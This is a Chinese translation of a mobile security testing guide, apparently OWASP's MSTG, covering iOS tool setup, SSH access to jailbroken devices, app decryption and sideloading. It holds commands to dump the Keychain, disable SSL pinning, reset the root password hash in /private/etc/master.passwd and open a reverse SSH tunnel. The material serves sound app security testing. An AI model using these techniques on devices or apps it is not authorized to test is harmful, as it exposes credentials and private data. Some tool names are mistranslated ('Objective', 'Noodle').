为了分析 iOS 应用程序，您应该在主机上安装以下工具。我们将在整个指南中提到它们。请注意，很多应用程序需要 macOS 才能运行，因此在处理 iOS 应用程序时，通常建议使用 macOS 计算机。

6.2.1.4.1. Burp Suite

[Burp Suite](#) 是一个拦截代理，可以用来分析应用程序和其所使用的 API 之间的通信量。有关如何在 iOS 环境中设置拦截代理的详细说明，请参阅下面的“设置拦截代理”部分。

6.2.1.4.2. Frida

Frida 是一个运行时的工具框架，允许将 JavaScript 代码片段或自己库的一部分注入到原生的 Android 和 iOS 应用程序中。Frida 的安装说明可以在官方网站上找到。Frida 用于以下几个章节。为了快速入门，您可以浏览 iOS 示例。

6.2.1.4.3. Frida-iOS-dump

Frida-iOS-dump 允许从越狱设备中提取解密的 IPA。请参阅“使用 Frida-iOS-dump”一节以获取有关如何使用它的详细说明。

6.2.1.4.4. IDB

IDB 是一个开源工具，用于简化 iOS 应用程序安全评估和研究的一些常见任务。文档中提供了 IDB 的安装说明。

单击 IDB 中的“Connect to USB/SSH device”按钮并输入启动 IDB 终端中的 SSH 密码后，IDB 就可以运行了。现在可以点击“Select App...”，选择您想要分析的应用程序并获得应用程序的初始元信息。现在您可以进行二进制分析，查看本地存储并研究 IPC。

请记住，IDB 在选择应用程序后可能会不稳定并崩溃。

6.2.1.4.5. iOS-deploy

使用 iOSdeploy，您可以使用命令行进行安装和调试 iOS 应用程序，而无需使用 Xcode。可通过 brew 在 macOS 上安装：

```
$ brew install ios-deploy
```

有关用法，请参阅下面的“iOS-deploy”部分，该部分是“安装应用程序”的一部分。

6.2.1.4.6. iFunBox

iFunBox 是一个支持 iOS 文件的应用程序管理工具。您可以在 Windows 和 macOS 上下载。

它有几个功能，如应用程序安装，无需越狱访问 app 沙盒等。

6.2.1.4.7. Keychain-Dumper

Keychain dumper 是一个 iOS 工具，用于在 iOS 设备越狱后检查哪些 Keychain 项目可供攻击者使用。有关如何使用它的详细说明，请参阅“Keychain-dumper（越狱）”一节。

6.2.1.4.8. Mobile-Security-Framework – MobSF

MobSF 是一个自动化的和一体化的移动应用程序测试框架，也支持 iOS IPA 文件。启动 MobSF 最简单的方法是通过 Docker。

```
$ docker pull opensecurity/mobile-security-framework-mobsf
$ docker run -it -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
```

或者通过运行以下命令在主机上本地安装并启动：

```
# Setup
git clone https://github.com/MobSF/Mobile-Security-Framework-MobSF.git
cd Mobile-Security-Framework-MobSF
./setup.sh # For Linux and Mac
setup.bat # For Windows

# Installation process
./run.sh # For Linux and Mac
run.bat # For Windows
```

通过在 macOS 主机上本地运行它，有利于类转储输出。

启动并运行 MobSF 后，可以通过导航在浏览器中访问 <http://127.0.0.1:8000>. 只需将您想要分析的 IPA 拖入上传区域，MobSF 就会开始它的工作。

在 MobSF 完成分析之后，您将收到一页关于所有已执行测试的概述。页面分成多个部分，给出应用程序攻击面的一些初步提示。

将显示以下内容：

- 应用程序及其二进制文件的基本信息。
- 一些选项：
 - 查看 Info.plist 文件。
 - 查看应用程序二进制文件中包含的字符串。
 - 如果应用程序是用 Objective-C 编写的，请下载类转储；如果是用 Swift 编写的，则无法创建类转储。
- 列出从 Info.plist 中提取的所有有用的字符串，这些字符串会提示应用程序的权限。
- 将列出 App Transport Security (ATS) 配置中的异常情况。
- 简短的二进制分析，显示是否激活了免费二进制安全功能，或二进制文件是否使用了被禁止的 API。

- 应用程序二进制文件使用的库列表和未压缩的 IPA 内所有文件列表。

与 Android 用例不同，MobSF 没有为 iOS 应用提供任何动态分析功能。

有关更多详细信息，请参阅 [MobSF 文档](#)。

6.2.1.4.9. *Needle*

[Needle](#) 是一个一体化的 iOS 安全评估框架，可以将其比作 iOS 的“Metasploit”。Github wiki 中的[安装指南](#)包含有关如何安装 Kali Linux 或 macOS 以及如何在 iOS 设备上安装 Needle Agent 的所有信息。

另外，请确保从 Coolstar 存储库安装 Darwin CC 工具，以便让 Noodle 在 iOS 12 上运行。

为了配置 Noodle，请仔细阅读[快速入门指南](#)和[Needle 的命令参考](#)。

6.2.1.4.10. *Objection*

[Objection](#) 是“由 Frida 提供支持运行时的移动探索工具包”。其主要目标是通过直观的界面允许对非 root 用户或越狱设备进行安全测试。

Objective 为您提供了工具实现了可以通过重新打包将 Frida 小工具轻松地注入到应用程序中。这样，您可以通过侧面加载重新包装的应用程序将其部署到非越狱设备，并按照上一节中的说明与应用程序进行交互。

但是，Objective 还提供了一个 REPL，允许您与应用程序交互，使您能够执行应用程序可以执行的任何操作。可以在项目的主页上找到 Objection 功能的完整列表，但是这里有一些有趣的功能：

- 重新打包包含 Frida 小工具的应用程序。
- 禁用流行方法的 SSL 证书锁定。
- 访问应用程序数据库来下载或上载文件。
- 执行自定义 Frida 脚本。
- 导出 Keychain。
- 读取 plist 文件。

通过使用 Objective 的 REPL 中的命令，可以轻松地完成所有这些任务和其他任务。例如：可以通过运行以下命令获取应用程序中使用的类、类的函数或有关应用程序包的信息：

```
OWASP.iGoat-Swift on (iPhone: 12.0) [usb] # iOS hooking list classes
OWASP.iGoat-Swift on (iPhone: 12.0) [usb] # iOS hooking list class_methods <ClassName>
OWASP.iGoat-Swift on (iPhone: 12.0) [usb] # iOS bundles list_bundles
```

在非越狱设备上执行高级动态分析的能力是使 Objective 成为非常有用的功能之一。并非总是可以越狱最新版本的 iOS，除非您的应用程序可能具有先进的越狱检测机制。此外，包含的 Frida 脚本使快速分析应用程序或绕过基本安全控制变得非常容易。

最后，如果拥有越狱设备，Objective 可以直接连接到正在运行的 Frida 服务器以提供其所有功能，而无需重新打包应用程序。

6.2.1.4.10.1. 安装 Objection

Objection 如 [Objection Wiki](#) 上所说可以通过 pip 安装。

```
$ pip3 install objection
```

如果您的设备已越狱，您现在可以与设备上运行的任何应用程序进行交互了，您可以跳到下面的“使用 Objection”部分。

但是，如果您想在非越狱设备上进行测试，则首先需要在应用程序中包含 Frida 小工具。

[Objective Wiki](#) 详细描述了所需的步骤，在做好准备之后，可以通过调用 Objective 命令来修补 IPA：

```
$ objection patchipa --source my-app.ipa --codesign-signature 0C2E8200Dxxxx
```

最后，应用程序需要侧载并在启用调试通信的情况下运行。可以在 [Objection Wiki](#) 上找到详细的步骤，但是对于 macOS 用户，可以使用 iOS-deploy 轻松完成此步骤：

```
$ iOS-deploy --bundle Payload/my-app.app -W -d
```

6.2.1.4.10.2. 使用 Objection

启动异议取决于您是否已修补 IPA 或使用的是运行 Frida 服务器的越狱设备。对于运行修补的 IPA，objective 将自动找到任何连接的设备并搜索一个用于监听的 Frida 小工具。但是，在使用 frida-server 时，需要明确告诉 frida-server 要分析哪个应用程序。

```
# Connecting to a patched IPA
$ objection explore
```

```
# Using frida-ps to get the correct application name
```

```
$ frida-ps -Ua | grep -i Telegram
983 Telegram
```

```
# Connecting to the Telegram app through Frida-server
$ objection --gadget="Telegram" explore
```

一旦进入 Objection REPL，就可以执行任何可用命令。下面是一些最有用方法的概述：

```
# Show the different storage locations belonging to the app
$ env
```

```
# Disable popular ssl pinning methods
$ iOS sslpinning disable
```

```
# Dump the Keychain
$ iOS keychain dump
```

```
# Dump the Keychain, including access modifiers. The result will be written to the host in
myfile.json
$ iOS keychain dump --json <myfile.json>
```

```
# Show the content of a plist file
$ iOS plist cat <myfile.plist>
```

关于使用 Objection REPL 的更多信息可以在 [Objection Wiki](#) 上找到。

6.2.1.4.11. Passionfruit

[Passionfruit](#) 是一个 iOS 应用程序黑箱评估工具，它使用 iOS 设备上的 Frida 服务器，并通过基于 Vue.js 的 GUI 可可视化许多标准应用程序数据。可以使用 npm 安装。

```
$ npm install -g passionfruit
$ passionfruit
listening on http://localhost:31337
```

当执行命令 Passionfruit 时，本地服务器将在端口 31337 上启动。将您的越狱设备与运行的 Frida 服务器连接，或将带有重新打包应用程序（包括：Frida）的非越狱设备通过 USB 连接到您的 macOS 设备。单击“iPhone”图标后，您将获得所有已安装应用程序的概述：

Passionfruit 可以探索 iOS 应用程序的各种信息。选择 iOS 应用程序后，您可以执行许多任务，例如：

- 获取有关二进制文件的信息。

- 查看应用程序使用的文件夹和文件并下载。
- 检查 Info.plist。
- 获取 iOS 设备上显示应用程序屏幕的 UI 转储。
- 列出应用程序加载的模块。
- 转储类名。
- 转储密钥链项目。
- 进行 NSLog 跟踪。

6.2.1.4.12. Radare2

Radare2 是一个用于逆向工程和分析二进制文件的完整框架。安装说明可以在 GitHub 存储库中找到。要了解更多关于 radare2 的信息，可以阅读官方的 radare2 书籍。

6.2.1.4.13. TablePlus

TablePlus 是 Windows 和 macOS 检查数据库文件的工具，如 Sqlite 等。当从 iOS 设备转储数据库文件并使用 GUI 工具分析它们的内容时，这在 iOS 参与期间非常有用。

6.2.2. 基本测试操作

6.2.2.1. 访问设备外壳

测试应用程序时最常见的一件事就是访问设备外壳。在本节中，我们将了解如何从带有或者是不带有 USB 数据接口的主机远程访问 iOS shell，以及如何从设备本身本地访问 iOS shell。

6.2.2.1.1. 远程外壳

与 adb 工具能轻松访问设备 shell 的 Android 不同，在 iOS 上，您只能通过 SSH 访问远程 shell。这也意味着您的 iOS 设备必须越狱才能从您的主机连接到它的外壳。在本节中，假设已正确越狱，并根据“获取特殊权限”章节中安装好 Cydia（见上面的屏幕截图）或 Sileo。在本指南的其余部分中，我们将 Cydia 作为样例，但在 Sileo 中也包含有对应的软件包。

为了启用对 iOS 设备的 SSH 访问，可以安装 OpenSSH 软件包。安装后，请确保将两个设备连接到同一个 Wi-Fi 网络，并记下设备 IP 地址，可以在“设置”->“Wi-Fi”菜单中找到该地址，然后点击一次所连接网络的图标。

现在，您可以通过执行 `ssh root@<device\ip\address>` 来远程访问设备的 shell，它将以 root 用户身份登录：

```
$ ssh root@192.168.197.234
root@192.168.197.234's password:
iPhone:~ root#
```

按 Control+D 或键入 exit 退出。

通过 SSH 访问 iOS 设备时，请注意以下事项：

- 默认用户为 root 和 mobile。
- 两者的默认密码都是 alpine。

请记住修改 root 用户和 mobile 用户的默认密码，因为同一网络上的任何人都可以找到您设备的 IP 地址，然后通过众所周知的默认密码进行连接，这样他们便可以 root 访问您的设备。

如果忘记密码并想将其重置为默认的 alpine：

1. 在越狱的 iOS 设备上编辑文件/private/etc/master.passwd（若使用设备外壳，如下所示）。
2. 找到该行：

```
root:xxxxxxxxx:0:0::0:0:System Administrator:/var/root:/bin/sh
mobile:xxxxxxxxx:501:501::0:0:Mobile User:/var/mobile:/bin/sh
```
3. 将 xxxxxxxxx 更改为/smx7MYTQIi2M（这是 alpine 哈希密码）。
4. 保存并退出。

6.2.2.1.1.1. 通过 USB 使用 SSH 连接到设备

在真正的黑盒测试中，可能无法使用可靠的 Wi-Fi 连接。在这种情况下，可以使用 usbmuxd 通过 USB 连接到设备的 SSH 服务器。

Usbmuxd 是一个用于监视 USB iPhone 连接的套接字保护程序。您可以使用它将移动设备的本地主机侦听套接字映射到主机上的 TCP 端口。这样可以方便地通过 SSH 连接到 iOS 设备，而无需设置实际的网络连接。当 usbmuxd 检测到 iPhone 在正常模式下运行时，它会连接到手机并开始转发通过/var/run/usbmuxd 接收到的请求。

通过安装并启动 iproxy 将 macOS 连接到 iOS 设备：

```
$ brew install libimobiledevice
$ iproxy 2222 22
waiting for connection
```

上面的命令将 iOS 设备上的 22 端口映射到本地的 2222 端口。在新的终端窗口使用以下命令，可以连接到设备：

```
$ ssh -p 2222 root@localhost
root@localhost's password:
iPhone:~ root#
```

您也可以通过 [Noodle](#) 连接到您的 iPhone 的 USB。

6.2.2.1.2. 设备外壳 app

尽管与远程 shell 相比，使用设备上 shell（终端仿真器）可能很繁琐，但在出现网络问题或检查某些配置的情况下，调试起来很方便。例如：您可以通过 Cydia 安装 [NewTerm 2](#)（撰写本文时它支持 iOS6.0 到 12.1.2）。

此外，出于安全原因，有一些越狱行为会明确禁用传入的 SSH。在这些情况下，拥有一个设备上的 shell 应用程序非常方便，首先可以使用它用一个反向 shell 从设备中 SSH 映射出来，然后从主机连接到它。

通过运行命令 `ssh -R <remote_port>:localhost:22 <username>@<host_computer_ip>` 在 ssh 中打开反向 shell。

在设备 shell app 上运行以下命令，并在被询问时输入主机 mstg 用户的密码：

```
ssh -R 2222:localhost:22 mstg@192.168.197.235
```

在主机上运行以下命令，并在被询问时输入 iOS 设备 root 用户的密码：

```
$ ssh -p 2222 root@localhost
```

6.2.2.2. 主机设备数据传输

可能有各种情况需要将数据从 iOS 设备或 app 数据沙盒传输到工作站，反之亦然。下一节将展示如何实现这一点的不同方法。

6.2.2.2.1. 通过 SSH 和 SCP 复制 APP 数据文件

众所周知，APP 的文件存储在 Data 目录中。现在，您只需使用 tar 存档数据目录，并使用 scp 从设备中提取它：

```
iPhone:~ root# tar czvf /tmp/data.tgz  
/private/var/mobile/Containers/Data/Application/8C8E7EB0-BC9B-435B-8EF8-  
8F5560EB0693  
iPhone:~ root# exit  
$ scp -P 2222 root@localhost:/tmp/data.tgz .
```

Passionfruit

启动 Passionfruit 后，您可以选择要进行测试的应用程序。有多种可用功能，其中一种称为“Files”。选择它时，将得到应用程序沙盒的目录列表。

在目录中导航并选择文件时，将显示一个以十六进制或文本形式显示数据的 TextViewer 弹出窗口。关闭此弹出窗口时，文件有多种可用选项，包括：

- 文本查看器。
- SQLite 查看器。
- 图像查看器。
- Plist 查看器。
- 下载。

6.2.2.2.2. Objection

当开启 Objection 时，将在 Bundle 目录中找到提示。

```
org.owasp.MSTG on (iPhone: 10.3.3) [usb] # pwd print  
Current directory: /var/containers/Bundle/Application/DABF849D-493E-464C-B66B-  
B8B6C53A4E76/org.owasp.MSTG.app
```

使用 env 命令获取 APP 的目录并导航到 Documents 目录。

```
org.owasp.MSTG on (iPhone: 10.3.3) [usb] # cd  
/var/mobile/Containers/Data/Application/72C7AAFB-1D75-4FBA-9D83-  
D8B4A2D44133/Documents  
/var/mobile/Containers/Data/Application/72C7AAFB-1D75-4FBA-9D83-  
D8B4A2D44133/Documents
```

使用命令 file download<文件名>可以将文件从 iOS 设备下载到工作站，然后可以对其进行分析。

```
org.owasp.MSTG on (iPhone: 10.3.3) [usb] # file  
download .com.apple.mobile_container_manager.metadata.plist  
Downloading /var/mobile/Containers/Data/Application/72C7AAFB-1D75-4FBA-9D83-  
D8B4A2D44133/.com.apple.mobile_container_manager.metadata.plist  
to .com.apple.mobile_container_manager.metadata.plist  
Streaming file from device...
```

Writing bytes to destination...

Successfully downloaded /var/mobile/Containers/Data/Application/72C7AAFB-1D75-4FBA-9D83-D8B4A2D44133/.com.apple.mobile_container_manager.metadata.plist
to .com.apple.mobile_container_manager.metadata.plist

也可以使用 `file upload <local_file_path>` 命令将文件上载到 iOS 设备，但该操作目前并不完全稳定，可能会产生错误。如果是这样的话，在 [GitHub objection](#) 中反馈该问题。

6.2.2.3. 获取和提取 APP

6.2.2.3.1. 从 OTA 分发链路获取 IPA 文件

在开发过程中，有时会通过无线（OTA）将 APP 分发给测试人员。在这种情况下，您将收到一个 `itms-services` 链接，例如：

```
itms-services://?action=download-manifest&url=https://s3-ap-southeast-1.amazonaws.com/test-uat/manifest.plist
```

可以使用 [ITMS 服务资产下载工具](#) 通过 OTA 分发 URL 的下载 IPS。使用 npm 安装：

```
$ npm install -g itms-services
```

使用以下命令在本地保存 IPA 文件：

```
# itms-services -u "itms-services://?action=download-manifest&url=https://s3-ap-southeast-1.amazonaws.com/test-uat/manifest.plist" -o - > out.ipa
```

6.2.2.3.2. 获取 APP 二进制文件

1. 从 IPA：

- 如果有 IPA（可能包括一个已经解密的 APP 二进制文件），将其解压就能使用了。APP 二进制文件位于主捆绑目录（.app）中，例如“Payload/Telegram X.app/Telegram X”。有关提取属性列表的详细信息，请参见以下小节。
- 在 macOS 的 Finder 上，app 目录可以通过右键单击并选择“Show Package Content”来打开。在终端机上，您只需把 `cd` 光盘放进去就行了。

2. 从越狱设备中：

- 如果您没有原始的 IPA，那么您需要一个越狱设备来安装 APP（例如通过 app Store）。安装后，需要从内存中提取 APP 二进制文件并重建 IPA 文件。由于使用了 DRM，文件在存储 iOS 设备上时会被加密，因此简单地从捆绑软件中提取二进制文件（通过 SSH 或 Objection）将

不会成功。下面显示了在 Telegram app 上运行 class-dump 的输出，该 app 直接从 iPhone 的安装目录中获取：

```
$ class-dump Telegram
// 
// Generated by class-dump 3.5 (64 bit) (Debug version compiled Jun 9 2015 22:53:21).
//
// class-dump is Copyright (C) 1997-1998, 2000-2001, 2004-2014 by Steve Nygard.
//

#pragma mark -

//
// File: Telegram
// UUID: EAF90234-1538-38CF-85B2-91A84068E904
//
//           Arch: arm64
//           Source version: 0.0.0.0.0
//           Minimum iOS version: 8.0.0
//           SDK version: 12.1.0
//
// Objective-C Garbage Collection: Unsupported
//
//           Run path: @executable_path/Frameworks
//                      = /Frameworks
// This file is encrypted:
//           cryptid: 0x00000001
//           cryptoff: 0x00004000
//           cryptsize: 0x000fc000
//
```

为了检索未加密的版本，我们可以使用诸如 [frida iOS dump](#) 或 [Clutch](#) 之类的工具。当应用程序在设备上运行时，两者都会从内存中提取未加密的版本。Clutch 和 Frida 的稳定性可能会因 iOS 版本和越狱方法而异，因此有多种非常有用的方法来提取二进制文件。通常所有低于 12 的 iOS 版本都应该使用 Clutch，而 iOS 12+ 应该与 frida-iOS-dump 一起使用或修改 Clutch，后面会讨论。

6.2.2.3.2.1. 使用 Clutch

按照 Clutch GitHub 页面上的说明构建 Clutch 之后，通过 scp 将其推送到 iOS 设备。使用 -i 参数运行 Cluch 来列出所有已安装的应用程序：

```
root# ./Clutch -i
2019-06-04 20:16:57.807 Clutch[2449:440427] command: Prints installed applications
Installed apps:
```

...
5: Telegram Messenger <ph.telegra.Telegraph>

...

获得捆绑标识符后，可以使用 Clutch 创建 IPA：

```
root# ./Clutch -d ph.telegra.Telegraph
2019-06-04 20:19:28.460 Clutch[2450:440574] command: Dump specified bundleID
into .ipa file
ph.telegra.Telegraph contains watchOS 2 compatible application. It's not possible to dump
watchOS 2 apps with Clutch (null) at this moment.
Zipping Telegram.app
2019-06-04 20:19:29.825 clutch[2465:440618] command: Only dump binary files from
specified bundleID
...
Successfully dumped framework TelegramUI!
Zipping WebP.framework
Zipping NotificationCenter.appex
Zipping NotificationService.appex
Zipping Share.appex
Zipping SiriIntents.appex
Zipping Widget.appex
DONE: /private/var/mobile/Documents/Dumped/ph.telegra.Telegraph-iOS9.0-(Clutch-
(null)).ipa
Finished dumping ph.telegra.Telegraph in 20.5 seconds
```

获得捆绑标识符后，可以使用 Clutch 创建 IPA：

```
$ class-dump Telegram
...
// Generated by class-dump 3.5 (64 bit) (Debug version compiled Jun 9 2015 22:53:21).
//
// class-dump is Copyright (C) 1997-1998, 2000-2001, 2004-2014 by Steve Nygard.
//

#pragma mark Blocks

typedef void (^CDUnknownBlockType)(void); // return type and parameters are unknown

#pragma mark Named Structures

struct CGPoint {
    double _field1;
```

```

    double _field2;
};

...

```

注意：在 iOS 12 上使用 Clutch 时，请检查 [Clutch Github 问题 228](#)。

6.2.2.3.2.2. Using Frida-iOS-dump

Frida-iOS-dump 需要在越狱设备上运行 Frida 服务器。基本上是使用 Frida 脚本将解密后的二进制文件从内存转储到文件中。注意：开始之前，请注意，Frida-iOS-dump 工具并不总是与最新版本的 Frida 兼容。因此：很可能您必须在越狱设备上安装一个旧版本的 Frida。首先，请确保在使用 iProxy 时将 dump.py 中的配置设置为端口 2222 的 localhost 或要从中转储二进制文件的设备的实际 IP 地址和端口。接下来，将用户名和密码更改为您使用的用户名和密码。现在，可以安全地使用该工具枚举已安装的应用程序：

```
$ ./dump.py -l
PID Name      Identifier
-----
860 Cydia     com.saurik.Cydia
1130 Settings com.apple.Preferences
685 Mail      com.apple.mobilemail
834 Telegram  ph.telegra.Telegraph
- Stocks     com.apple.stocks
...
```

可以转储列出的二进制文件之一：

```
$ python dump.py ph.telegra.Telegraph
/Users/jbeckers/Security/iOS/frida-ipa-dump/env/lib/python2.7/site-
packages/paramiko/kex_ecdh_nist.py:39: CryptographyDeprecationWarning: encode_point
has been deprecated on EllipticCurvePublicNumbers and will be removed in a future
version. Please use EllipticCurvePublicKey.public_bytes to obtain both compressed and
uncompressed point encoding.
    m.add_string(self.Q_C.public_numbers().encode_point())
/Users/jbeckers/Security/iOS/frida-ipa-dump/env/lib/python2.7/site-
packages/paramiko/kex_ecdh_nist.py:96: CryptographyDeprecationWarning: Support for
unsafe construction of public numbers from encoded data will be removed in a future
version. Please use EllipticCurvePublicKey.from_encoded_point
    self.curve, Q_S_bytes
/Users/jbeckers/Security/iOS/frida-ipa-dump/env/lib/python2.7/site-
packages/paramiko/kex_ecdh_nist.py:111: CryptographyDeprecationWarning:
encode_point has been deprecated on EllipticCurvePublicNumbers and will be removed in a
future version. Please use EllipticCurvePublicKey.public_bytes to obtain both compressed
```

and uncompressed point encoding.

```
hm.add_string(self.Q_C.public_numbers().encode_point())
Start the target app ph.telegra.Telegraph
Dumping Telegram to /var/folders/qw/gz47_8_n6xx1c_lwq7pq5k040000gn/T
[frida-iOS-dump]: HockeySDK.framework has been loaded.
[frida-iOS-dump]: Load Postbox.framework success.
[frida-iOS-dump]: libswiftContacts.dylib has been dlopen.

...
start dump /private/var/containers/Bundle/Application/14002D30-B113-4FDF-BD25-
1BF740383149/Telegram.app/Frameworks/libswiftsimd.dylib
libswiftsimd.dylib.fid: 100%|[██████████| 343k/343k [00:00<00:00, 1.54MB/s]
start dump /private/var/containers/Bundle/Application/14002D30-B113-4FDF-BD25-
1BF740383149/Telegram.app/Frameworks/libswiftCoreData.dylib
libswiftCoreData.dylib.fid: 100%|[██████████| 82.5k/82.5k [00:00<00:00, 477kB/s]
5.m4a: 80.9MB [00:14, 5.85MB/s]
0.00B [00:00, ?B/s]Generating "Telegram.ipa"
```

此后，Telegram.ipa 文件将在当前目录中创建。可以通过删除应用程序并通过 io-deploy 使用 iOS-deploy -b Telegram.ipa 命令重新安装它来验证转储是否成功。请注意，这仅适用于越狱设备，否则签名将无效。

6.2.2.4. 安装 APP

当您不使用 Apple 的应用商店安装一个应用，这被称为侧载。有各种侧载方式，如下所述。在 iOS 设备上，实际的安装过程由 installd 守护进程处理，该守护进程将解压包并安装应用程序。若要在所有 iOS 设备上安装或集成应用程序，必须使用 Apple 颁发的证书。这意味着只有在代码签名验证成功后才能安装应用程序。不过，在越狱手机上，您可以使用 Cydia 商店中提供的 AppSync 绕过此安全功能。它包含许多有用的应用程序，这些应用程序利用越狱提供的 root 特权执行高级功能。AppSync 是一项已安装补丁程序的调整，允许安装假签名的 IPA 程序包。

在 iOS 设备上安装 IPA 包有不同的方法，下面将详细介绍这些方法。

请注意，自 iTunes 12.7 起，无法再使用 iTunes 安装应用程序。

6.2.2.4.1. Cydia Impactor

一个可用于 Windows、macOS 和 Linux 的工具是 Cydia Impactor。这个工具最初是为了越狱 iPhone 而创建的，但现在已经被重写为通过侧载对 IPA 包进行签名并安装到 iOS 设备上。这个工具甚至可以用来将 APK 文件安装到 Android 设备上。可在此处找到分步指南和故障排除步骤。

6.2.2.4.2. libimobiledevice

在 Linux 和 macOS 上，也可以使用 libimobiledevice，这是一个跨平台的软件协议库和一组用于与 iOS 设备进行本机通信的工具。这可以执行 iDeviceInstaller 通过 USB 连接安装应用程序。连接是通过 USB 多路复用守护程序 usbmuxd 实现的，它提供了一个基于 USB 的 TCP 隧道。

libimobiledevice 的包将在您的 Linux 包管理器中提供。在 macOS 上，您可以通过 brew 安装 libimobiledevice：

```
$ brew install libimobiledevice
```

安装完成后，您可以使用几个新的命令行工具，如 iDeviceInfo、iDeviceInstaller 或 iDeviceDebug。

```
# The following command will show detailed information about the iOS device connected via USB.  
$ ideviceinfo  
# The following command will install the IPA to your iOS device.  
$ iDeviceInstaller -i iGoat-Swift_v1.0-frida-codesigned.ipa  
WARNING: could not locate iTunesMetadata.plist in archive!  
WARNING: could not locate Payload/iGoat-Swift.app/SC_Info/iGoat-Swift.sinf in archive!  
Copying 'iGoat-Swift_v1.0-frida-codesigned.ipa' to device... DONE.  
Installing 'OWASP.iGoat-Swift'  
Install: CreatingStagingDirectory (5%)  
Install: ExtractingPackage (15%)  
Install: InspectingPackage (20%)  
Install: TakingInstallLock (20%)  
Install: PreflightingApplication (30%)  
Install: InstallingEmbeddedProfile (30%)  
Install: VerifyingApplication (40%)  
Install: CreatingContainer (50%)  
Install: InstallingApplication (60%)  
Install: PostflightingApplication (70%)  
Install: SandboxingApplication (80%)  
Install: GeneratingApplicationMap (90%)  
Install: Complete  
# The following command will start the app in debug mode, by providing the bundle name.  
# The bundle name can be found in the previous command after "Installing".  
$ iDeviceDebug -d run OWASP.iGoat-Swift
```

6.2.2.4.3. ipainstaller

IPA 也可以通过 ipainstaller 使用命令行直接安装在 iOS 设备上。将文件复制到设备后，例如通过 scp，可以使用 IPA 的文件名执行 IPA 安装程序：

```
$ ipainstaller App_name.ipa
```

6.2.2.4.4. iOS-deploy

在 macOS 上，可以在命令行上使用另一个工具 iOS-deploy，能从命令行安装和调试 iOS app。可通过 brew 安装：

```
$ brew install ios-deploy
```

安装完成后，进入要安装的 IPA 目录，并在 iOS-deploy 使用捆绑包安装应用程序时解压它。

```
$ unzip Name.ipa
$ ios-deploy --bundle 'Payload/Name.app' -W -d -v
```

在 iOS 设备上安装应用程序后，您只需添加-m 标志即可启动它，而无需再次安装该应用程序即可直接开始调试。

```
$ ios-deploy --bundle 'Payload/Name.app' -W -d -v -m
```

6.2.2.4.5. Xcode

通过执行以下步骤，也可以使用 Xcode IDE 安装 iOS APP：

1. 启动 Xcode。
2. 选择“Window/Devices and Simulators”。
3. 选择已连接的 iOS 设备，然后单击“+”登录“Installed Apps”。

6.2.2.4.6. 允许在非 iPad 设备上安装应用程序

有时可能需要在 iPad 设备上使用某些应用程序。如果只有 iPhone 或 ipodtouch 设备，那么可以强制应用程序接受在这些类型的设备上安装和使用。您可以通过在 Info.plist 文件中将属性 UIDeviceFamily 的值更改为值 1 来实现。

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>

<key>UIDeviceFamily</key>
<array>
<integer>1</integer>
</array>
```

```
</dict>
</plist>
```

请务必注意，更改此值将破坏 IPA 文件的原始签名，因此需要在更新后对 IPA 重新签名，以便将其安装到尚未禁用签名验证的设备上。

如果应用程序需要当代 iPad 特有的功能，而您的 iPhone 或 iPod 稍旧一些，则此旁路功能可能不起作用。

可以在 Apple Developer 文档中找到属性 UIDeviceFamily 的可能值。

6.2.2.5. 信息收集

分析应用程序的一个基本步骤是收集信息。这可以通过检查工作站上的应用程序包或远程访问设备上的应用程序数据来实现。在接下来的章节中，您会发现更多高级技术，但现在，我们将重点介绍基础知识：获取所有已安装的 APP 列表、浏览应用程序包以及访问设备本身上的 APP 数据目录。这应该给您一点关于应用程序是什么的背景知识，甚至不需要对它进行反向工程或执行更高级的分析。我们将回答以下问题：

- 包中包含哪些文件？
- APP 使用哪些框架？
- APP 需要哪些功能？
- APP 向用户请求哪些权限，原因是什么？
- 应用程序是否允许任何不安全的连接？
- 应用程序安装时是否创建任何新文件？

6.2.2.5.1. 列出已安装的 APP

当定位安装在设备上的应用程序时，首先必须找出要分析的应用程序的正确捆绑标识符。可以使用 frida-ps -Uai 获取连接的 USB 设备 (-a) 上当前安装的 (-i) 所有应用程序 (-U)：

\$ frida-ps -Uai	PID	Name	Identifier
	-----	-----	-----
6847	Calendar		com.apple.mobilecal
6815	Mail		com.apple.mobilemail
-	App Store		com.apple.AppStore
-	Apple Store		com.apple.store.Jolly
-	Calculator		com.apple.calculator

- Camera com.apple.camera
- iGoat-Swift OWASP.iGoat-Swift

它还显示了其中哪些正在运行。记下“标识符”（捆绑标识符）和 PID（如果有），因为以后需要它们。

也可以直接打开 passionfruit，选择您的 iOS 设备后，您会得到已安装的应用程序列表。

6.2.2.5.2. 研究应用程序包

收集了要定位应用程序的程序包名称后，就需要开始收集有关它的信息。首先，检索 IPA，如“基本测试操作-获取和提取 Apps”中所述。

您可以使用标准解压或任何其他解压工具解压 IPA。在里面您会发现一个负载文件夹包含所谓的应用程序捆绑包（.app）。以下是输出中的一个示例，请注意，为了更好的可读性和概述，它被截断了：

```
$ ls -1 Payload/iGoat-Swift.app
rutger.html
mansi.html
splash.html
about.html

LICENSE.txt
Sentinel.txt
README.txt

URLSchemeAttackExerciseVC.nib
CutAndPasteExerciseVC.nib
RandomKeyGenerationExerciseVC.nib
KeychainExerciseVC.nib
CoreData.momd
archived-expanded-entitlements.xcent
SVProgressHUD.bundle

Base.lproj
Assets.car
PkgInfo
_CodeSignature
AppIcon60x60@3x.png

Frameworks

embedded.mobileprovision
```

Credentials.plist

Assets.plist

Info.plist

iGoat-Swift

最相关的项目包括：

- Info.plist 包含应用程序的配置信息，例如其捆绑软件 ID，版本号和显示名称。
- _CodeSignature /包含一个 plist 文件，该文件对捆绑软件中所有文件进行签名。
- Frameworks /包含应用程序本机库，例如.dylib 或.framework 文件。
- PlugIns /可能包含作为.appex 文件的应用程序扩展名（示例中不存在）。
- iGoat-Swift 是包含 APP 代码的应用程序二进制文件。其名称与捆绑包的名称减去.app 扩展名相同。
- 各种资源，例如 images/icons, *.nib 文件（存储 iOS 应用程序的用户界面），本地化内容(<language>.lproj)，文本文件，音频文件等。

6.2.2.5.2.1. Info.plist 文件

信息属性列表或 Info.plist（按惯例命名）是 iOS 应用程序的主要信息源。由一个结构化文件组成，该文件包含键值对，这些键值对描述了有关该应用的基本配置信息。实际上，所有捆绑的可执行文件（应用程序扩展，框架和应用程序）都应具有 Info.plist 文件。可以在 [Apple 开发者文档](#) 中找到所有可能的密钥。

